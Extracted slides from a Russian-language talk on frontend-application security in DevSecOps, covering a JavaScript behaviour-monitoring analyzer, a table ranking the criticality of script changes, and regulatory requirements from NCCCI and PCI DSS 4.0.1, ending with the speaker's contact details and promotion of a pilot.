    password: null
    phone: "████████████████"
    type: "phone"
  ▼ passport: Object
    issueDate: "2018-09-01"
    issuer: "████████████████████"
    issuerCode: "████████"
    number: "████████████████████"
```


Критичность изменения профиля поведения приложения



Профиль 1
Эталонный (разрешенный)
профиль поведения



Scan 1
Профиль 1



Scan 2
Профиль 2



Scan 3
Профиль 3



Scan 4
Профиль 4


Критичность изменения профиля поведения приложения



| Событие | Уровень |
|--|------------|
| Обнаружен новый элемент-скрипт | ● Critical |
| Сетевой запрос на новый хост | ● Critical |
| Вызов eval() и аналогичных функций | ● Critical |
| Вызов ранее неиспользованной Web API-функции | ● Critical |
| Обнаружен новый элемент iframe с внешним хостом | ● High |
| Значительное изменение количества обнаруженных сущностей | ● High |
| Изменение количества вызовов Web API функций | ● Medium |

ДЕМО


Безопасность frontend-приложений в DevSecOps / SSDLC



Эффект от внедрения FAST-анализатора в DevSecOps



- Устранием “слепую” зону
 - Проверка зависимостей на вредоносные действия (до релиза)
 - Контроль действий сторонних js-сервисов (после релиза)
 - Покрытие анализом 100% кода
 - Контроль соответствия требованиям / политикам ИБ
 - Снижение времени реагирования (минуты)
 - Secure by Design и безопасные frontend-приложения



Требования регуляторов



НКЦКИ «Рекомендации по повышению уровня защищенности российских web-приложений» № ALRT-20220311.1 от 11 марта 2022 г.

19. Перед использованием на web-ресурсах JavaScript-кода, подгружаемого со сторонних ресурсов, осуществлять его проверку на предмет вредоносного воздействия на отображаемую в браузерах пользователя информацию и возможность кражи аутентификационных данных и файлов-cookie пользователей.
20. Осуществлять периодическую проверку хэш-сумм, используемых JavaScript. В случае изменения хэш-сумм отключать использование JavaScript на сайте и выполнять повторную проверку функциональности.

НСПК / PCI DSS 4.0.1 (**Вступили в силу 31.03.2025**)

Обязанность выполнения требований PCI DSS указана в **Программе безопасности ПС «Мир»**

6.4.3 Все скрипты платежных страниц, которые загружаются и выполняются в браузере пользователя, управляются следующим образом:

- Реализован метод подтверждения авторизации каждого скрипта.
- Реализован метод, обеспечивающий целостность каждого скрипта.
- Актуальная инвентаризация всех скриптов с письменным обоснованием необходимости каждого из них.

11.6.1 Обнаружение и реагирование на несанкционированное изменение платежных страниц:

- Контроль изменений на платежных страницах
- Контроль изменений HTTP-заголовков
- Оповещение персонала о несанкционированных изменениях

Материалы



Результаты
исследования
безопасности
российских frontend-
приложений
за 1 полугодие 2025



57



Модель угроз для frontend-приложений

Введите имя приложения

Необязательное поле

В приложении обрабатываются персональные данные?

Да Нет Не знаю

Приложение доступно из интернета или является внутрисетевым?

Да Нет Не знаю


Выберите актуальные для Вашей компании нормативные акты и стандарты

В модель угроз будут включены угрозы невыполнения требований данных нормативных актов и описание технических средств для их выполнения

152-ФЗ «О персональных данных»

PCI DSS 4.0.1

Онлайн-сервис для
создания модели угроз
для Ваших frontend-
приложений с планом
внедрения защитных мер



Telegram-канал FrontSecOps



- Разбор инцидентов
- DevSecOps для frontend-приложений
- Лучшие практики
- Обзор инструментов



@FRONTSECOPS

Спасибо!

Михаил Парфенов
AppSec Lead

tg: @mkparfenov
dpa-analytics.ru
info@dpa-analytics.ru
<https://t.me/FrontSecOps>



Бесплатный пилот
FAST-анализатора
(on-premise)



@FRONTSECOPS